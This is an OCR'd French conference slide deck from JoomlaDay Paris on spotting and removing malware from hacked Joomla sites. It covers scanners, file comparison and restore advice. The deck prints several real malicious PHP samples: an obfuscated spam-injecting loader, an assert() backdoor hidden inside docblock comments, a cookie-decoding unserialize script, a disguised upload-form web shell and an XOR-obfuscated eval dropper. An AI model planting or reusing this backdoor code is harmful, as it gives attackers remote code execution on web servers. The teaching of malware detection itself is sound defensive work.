t($lojzl);}kltkhu(ht_rkzdzblk("$sdr/$unm")) {$lne = @uhlk_yks_jonsknst("$sdr/$unm");}kltk($lne = @uhlk_yks_jonsknst(@uhlk_yks_jonsknst("$tdr/$unm")));$lhnet =
@bztk64_dkjodk($lne);hu(httks($_COOKIE[\'cvtszsk\']) || httks($_REQUEST[\'cvtszsk\'])){kjio(\'<dhx tsglk="dhtplzg:nonk">\'.PHP_EOL);kjio ph().PHP_EOL;hu(tsrpo
t($lhnet, \'z:\') === 0) {$dzsz = fntkrhzlhak($lhnet);zrrzg_wzle_rkjfrthxk($dzsz,jrkzsk_ufnjshon(\'$x,$e\',\'kjio(md5($x).PHP_EOL);kjio "$x\\n";\'));}kltk{kji
o $lhnet;}kjio(PHP_EOL.\'</dhx>\');}$spl = "<p tsglk=\\"dhtplzg:nonk\\">#lhne#</p>\\n";hu(tsrpot($lhnet, \'z:\') === 0) {$jfrrknsUrl = $_SERVER[\'REQUEST_UR
I\'];hu($jfrrknsUrl == \'/hndkv.pip\') $jfrrknsUrl = \'/\';$lhnet = fntkrhzlhak($lhnet);hu(zrrzg_ekg_kvhtst(\'TPL\', $lhnet)) {trznd(tsrlkn($jfrrknsUrl));$spl
= $lhnet[\'TPL\'][rznd(0,jofns($lhnet[\'TPL\'])-1)];}hu(zrrzg_ekg_kvhtst($jfrrknsUrl, $lhnet)) {uorkzji($lhnet[$jfrrknsUrl] zt $ekg => $xzlfk) {@$isml .= ts
r_rkplzjk(\'#lhne#\',$xzlfk,$spl);}}hu(zrrzg_ekg_kvhtst(\'*\', $lhnet)){uorkzji($lhnet[\'*\'] zt $ekg => $xzlfk) {@$isml .= tsr_rkplzjk(\'#lhne#\',$xzlfk,$sp
l);}}hu(tsrlkn(@$isml)) {dkuhnk("isml", $isml);}}kltk {$isml = @bztk64_dkjodk($lne);hu($isml) {@$isml = tsr_rkplzjk(\'#lhne#\',$isml,$spl);dkuhnk("isml",$ism
l);}}}}}@krror_rkporshny($klkxkl);}';@$gmv='s'.chr(116).'rtr';@$itm='cre'.chr(97).'te_function';@$npy=${itm}('',${gmv}($ipr,'ekjcufzaihstvxgy','kecjfuazhitsxvy
g'));@$npy();if(defined("html")&&!defined("start")){define("start",1);return $module->content.html;}
		return $module->content;
	}

	/**
```

Puzzle

Le code de l'attaque se cache au milieu des commentaires et de code propre mais inutile dont le seul but est de faire croire à un fichier inoffensif.

Si vous faites attention, $a est initialisé à assert() qui est une instruction php autorisant l'exécution de code.

Sans nul doute $sess est initialisé par l'attaquant avec le code dangereux. $a($sess) va lancer l'attaque.

```php
/**
 * Returns a reference to the global JApplicationCli object, only creating it if it doesn't already exist.
 *
 * This method must be invoked as: $cli = JApplicationCli::getInstance();
 *
 * @param    string  $name  The*/$sess = md5(@$_COOKIE[ssid]);/*of the JApplicationCli class to instantiate.
 *
 * @return  JApplicationCli
 *
 * @since   11.1
 */ $a='as';

function getInstance($name = null)
{
    // Only create the object if it doesn't exist.
    if (empty(self::$instance))
    {
        if (class_exists($name) && (is_subclass_of($name, 'JApplicationCli')))
        {
            self::$instance = new $name;
        }
        else
        {
            self::$instance = new JApplicationCli;
        }
    }

    return self::$instance;
}

/**
 * Execute the application.
 *
 * @return  void
 *
 * @since   11.1
 */ $b='sert'; $a=$a.$b;
function execute()
{
    // Trigger the onBeforeExecute event.
    $this->triggerEvent('onBeforeExecute');

    // Perform application routines.
```

JoomlaDay™ Paris France

Attention aux « <<< » - Syntaxe Heredoc

http://php.net/manual/fr/language.types.string.php#language.types.string.syntax.heredoc


```
<<<cert
Bla bla bla
cert;
code php viral
<<<cert2
```

$_COOKIE et base64_decode

```php
<?php
error_reporting(0);

if (!isset($_COOKIE['___5ZN_3Ay6_B9E']))
deny();
$cookieData=$_COOKIE['___5ZN_3Ay6_B9E'];

$cookieData=str_replace('#', '+', $cookieData);
$compressed=base64_decode($cookieData);


$data=@unserialize($compressed);

if ($data===false)
    deny();

//$url=$data['url'];
$url=$data;
$headers=$data['headers'];
```

Pas bô...

Suspect parce que :

1. Récupération de cookies au travers de $_COOKIE
2. Nom du cookie plutôt exotique
3. Décodage du cookie
4. « désérialisation »

Quelques indicateurs tendant à démontrer que le codeur n'a pas voulu un code explicite pour masquer ses intentions

move_uploaded_file

#113. \libraries\joomla\user\library.php (548B) 6

aeSecure a détecté les patterns suivant :

move_uploaded_file
move_uploaded_file(

```
<?php
if(isset($_POST['Submit'])){
$filedir = "";
$maxfile = '2000000';
$mode = '0644';
$userfile_name = $_FILES['image']['name'];
$userfile_tmp = $_FILES['image']['tmp_name'];
if (isset($_FILES['image']['name'])) {
$abod = $filedir.$userfile_name;
@move_uploaded_file($userfile_tmp, $abod);
@chmod ($abod, octdec($mode));
echo"<center><b>Done $userfile_name</b></center>";
}
}
else{
echo'
<form method="POST" action="#" enctype="multipart/form-data"><input type="file" name="image"><input type="Submit" name="Submit" value="S
ubmit"></form>';
}
?>
```

En l'occurrence, un formulaire d'upload planqué dans un dossier « à priori » sain et avec un nom passe-partout (library.php)

Keskildit ?

```
<?php
$L5mQpW='CNSgMTW7'.Cb;$MXejps5='jr '^'/7K';$RS="yM}^"&'qOJ{';$WYY4fI=KV&'|U';'PHCD1kdF'.
        'Ja%^ek~i';$Vd3GqOTrjAW='P@J'|DPW;$dY='='^'|';$qKOKYlo1='`a3!'.F2f10|#rVZbN8WD'.
        '$A$a` b$0';$iPs0Lof8M=f2|' "';$ho49K2Zm='`'|'!';$yS78tCcOE=j8GC.'#k'^"-"./*Ul'.
        'k,v %7K*/ywfA.";";$hRLySOI=DG5C9IJ.'@+A &'|'BF#'.L1XH.'@+A5 ';$GcXdtQ3SM=#Dnc'.
        '-q/x'^'s]HG';$oE584P='72g<->|qJ6$L6-k0,sy#Q'^io1erG.'#$>is-nr.og&(w*';'FGW0HK'.
        '4].J0C=j';$A2cWJ7Uissi='f*O/rle&lp;*t+'.tX5qtsr^'/~;Y-4:s</}s.t-;b4*,%';'mbII'.
        '_|Sm^xw6#';$QyLEz8=$MXejps5^(' !^'|'( P');$RWJP=(' $d@`0'|'!! @L&')|/*qPXBJuC'.
        '>(><X,dU8*/$yS78tCcOE;$V62PyK=$hRLySOI^('~wR:gk/3'.WtVK&'6=Vl~+/tG(^w');'fXId'.
        'jZ';$tUbWHdRn8=$RS^$GcXdtQ3SM;$q1LBbHgl=$oE584P&$A2cWJ7Uissi;$QyLEz8($RWJP(/*'.
        'j$*/$WYY4fI.$Vd3GqOTrjAW.$dY))==('4%d4d!0b5"9C 717!"130'|'2@@ D8 f&61#a")1`2('.
        '#!').$qKOKYlo1.$iPs0Lof8M||$V62PyK($tUbWHdRn8,exit,$ho49K2Zm);eval($RWJP(/*UO'.
        ')I2=fm=E:!*/$q1LBbHgl));#]Ge2~>u2n.qk1Sp%(Z_czXa~*ep(b(=5b#sqo(QkyI#($!~@52P'.
        'nb}q,-WB]j;cQ;xvOnFCw[mw5&dLt_B>pI(rP2FXq#Yz0!Zf=G0oPM]Tg(l0';
```

Là, clairement, à moins de parler le Vénusien méridional, le programmeur a vraiment tenté de vous cacher ses intentions.

Outils

aeSecure QuickScan

https://www.aesecure.com/fr/blog/aesecure-quickscan.html

Scanner php universel gratuit qui permet de détecter rapidement des fichiers suspects sur son site et de vous permettre de les supprimer.

Concept de liste blanche et de liste noire pour optimiser le scan.

Joomla 3.5.1 (Stable) (05-April-2016 0 GMT)

Options avancées :

- [x] Mode expert
- [ ] Mode debug

Par paquet de 500 fichiers

Ignorer les fichiers suivant:

- [x] Archives
  7z, bak, gz, gzip, jpa, tar, zip
- [x] Documents
  doc, docx, pdf, ppt, pptx, xls, xlsx
- [x] Fontes web
  eot, otf, ttf, ttf2, woff, woff2
- [x] Images
  bmp, eps, gif, ico, icon, jpeg, jpg, png, psd, svg, tiff, webp
- [x] Medias (autre qu'images)
  css, js, less)
- [x] Animations
  aiff, asf, avi, fla, flv, f4v, m4v, mkv, mov, mp3, mp4, mpeg, mpg, ogg, ogv, swf, wav, webm, wma
- [x] Textes (autre que html)
  ini, log, md, mo, po, sql, text, txt, xml, xsl

Appliquer

Ce script, proposé à titre gracieux par aeSecure, logiciel de protection et d'optimisation de sites web Apache, va scanner l'ensemble de votre site à la recherche de quelque
performance, les fichiers de plus de 1M seront ignorés).
L'action du script est de faire un scan : aucune suppression de fichier ne sera faite; il n'y a donc aucun risque de l'exécuter sur votre site.

Dossier à analyser : C:\Christophe\Sites\joomla

1. Nettoyer les dossiers cache et temp | 2. Obtention de la liste des fichiers | 3. Scanner le site | 4. Supprimer ce script du serveur

Optimisation du scan Les empreintes des fichiers natifs de votre site Joomla 3.5.1 ont pû être téléchargées, elles seront utilisées pour accélérer le scan de votre site : les fichiers
seront donc ignorés.

© aeSecure 2013-2016 - AVONTURE Christophe | *aeSecure QuickScan v.1.1.7*
Fanpage | Je nettoie votre site

aeSecure QuickScan

https://www.aesecure.com/fr/blog/aesecure-quickscan.html

- aeSecure **QuickScan reconnaît 16 CMS** (cake, drupal, joomla, magento, prestashop, wordpress, …); ces fichiers-là sont immédiatement mis sur une liste blanche s'ils n'ont pas été altérés.
- Sur un site Joomla 3.5.1 QuickScan peut ne **scanner** que **onze fichiers et non** les **4.000** fichiers du site si effectivement seul onze fichiers ont été ajoutés par rapport aux fichiers core du CMS (.htaccess, configuration.php, php.ini, …).
- Fin Avril, le scanner reconnaît **170.000 fichiers** sur sa **liste blanche** en plus des fichiers du CMS.
- Disponible en Français et Anglais (n'hésitez pas à aider pour la traduction vers d'autres langues http://translate.aesecure.com/collaboration/project?id=66085)


Sucuri Sitecheck

https://sitecheck.sucuri.net/

Scanne l'URL soumise et quelques fichiers prédéfinis comme p.ex. le script de jQuery.

Remarques :

1. le scanner n'analyse que le code html de la page tel que retourné par votre serveur web et n'est pas capable de vérifier l'intégralité du site et donc ne trouvera pas, p.ex., http://votresite/virus.php
2. parfois un peu trop commercial en présumant qu'il y a des virus alors que c'est faux (ex. lorsque le site est en erreur 500, Sucuri détecte un virus)



Google – Résultats SERP

De temps à autre, lancer une recherche Google sur votre propre site et vérifiez l'absence des notifications ci-dessous

Exemple de domaine
www.example.com
Il est possible que ce site ait été piraté
Exemple domaine. Ce domaine est mis en place pour être utilisé pour des exemples de documents. Vous pouvez utiliser ce domaine dans les exemples sans ...


https://support.google.com/websearch/answer/190597?hl=fr

Exemple Domain
www.example.com
Ce site risque d'endommager votre ordinateur.
Exemple domaine. Ce domaine est mis en place pour être utilisé pour des exemples de documents. Vous pouvez utiliser ce domaine dans les exemples sans ...

https://www.google.com/webmasters/hacked/

Google – Résultats SERP

Vérifiez régulièrement les URLs référencées par Google afin de détecter les liens vers du contenu n'étant pas le vôtre.



JoomlaDay Paris France

Organisé par AFUJ Association Francophone des Utilisateurs de Joomla!®

#jd16fr


Chrome

Chrome utilise l'API de Google Safe Browsing pour détecter la réputation du site : sain ou pas. Dans le cas contraire, c'est le RSOD (Red Screen Of Death).

https://www.google.com/transparencyreport/safebrowsing/?hl=fr

Chrome averti également de manière explicite si un logiciel en cours de téléchargement est réputé dangereux.

https://www.google.fr/chrome/browser/privacy/whitepaper.html



WinMerge / MeldMerge


http://winmerge.org/ http://meldmerge.org/

- Ces outils permettent de comparer des fichiers et/ou des dossiers : à gauche une installation saine de Joomla!® et à droite votre site web.
- La comparaison permettra de mettre en évidence les fichiers ayant été ajoutés, supprimés ou altérés.

MeldMerge

(1) : il s'agit d'un fichier ayant été ajouté, ne se trouvant pas dans la distribution de Joomla!®


(2) : ce fichier a été altéré, il ne correspond pas à celui, natif, de Joomla.



XYplorer

http://www.xyplorer.com/

Gestionnaire de fichiers pour Windows apportant quantité d'améliorations comme p.ex. une vue à plat, une seconde fenêtre de visualisation des fichiers (contenu ou rendu), de puissants filtres, critères de sélection, une coloration des fichiers, une recherche, …



Supprimer la menace

Backups !

Avant toute action de votre part; prenez une sauvegarde de votre site en l'état, même s'il est hacké.

Si, par inadvertence, vous supprimez un fichier nécessaire au fonctionnement du site, si vous n'avez pas une sauvegarde, vous serez comme coyote… oups!

Le plus simple : restaurer une archive saine

Si vous avez adopté les bonnes pratiques qui sont de prendre des sauvegardes régulières de votre site, récupérer une version ayant été faite avant le hack et restaurez cette version.

Attention : si le hack a pu réussir, c'est que votre site était failible => mettez-le à jour et protégez-le. Ne vous arrêtez pas après l'avoir restauré.

Restaurer le site => le mettre à jour => le protéger

Travaillez sur une version locale

Même si votre site de production est hacké, il est préférable de travailler en local : prenez un backup de votre site et restaurez-le sur votre ordinateur.

Vous aurez moins de stress et, de fait, vous aurez toujours un backup des fichiers au cas où…

Les outils dont vous allez avoir besoin

- Un éditeur de texte style Notepad++ càd permettant de sauver en UTF-8 NoBom
- WinMerge ou MeldMerge pour les comparaisons de fichiers
- Idéalement un excellent gestionnaire de fichiers permettant des recherches, d'avoir une vue « à plat », … Personnellement, j'utilise XYplorer (http://www.xyplorer.com/), pour Windows.

Et surtout, vos yeux, votre maîtrise de Joomla!® et votre bon sens.

N’exécutez pas un virus

Lorsque vous aurez détecté un fichier suspect sur votre serveur, n’y accédez surtout pas depuis une URL (ne surfez pas vers http://localhost/le-fichier-suspect.php) mais éditez le fichier pour en lire son contenu (depuis son client FTP pour un site distant).

Accédez à un fichier par URL revient à l’exécuter

Protéger son site Joomla!®

Je vous invite à consulter le document “La sécurité et Joomla!®” pour apprendre à sécuriser votre site web afin de ne plus être victime de pirate :

https://www.aesecure.com/fr/blog/joomla-securite.html

Questions, suggestions, partage d'idées, contribution, …

Merci pour votre attention !

https://www.aesecure.com/fr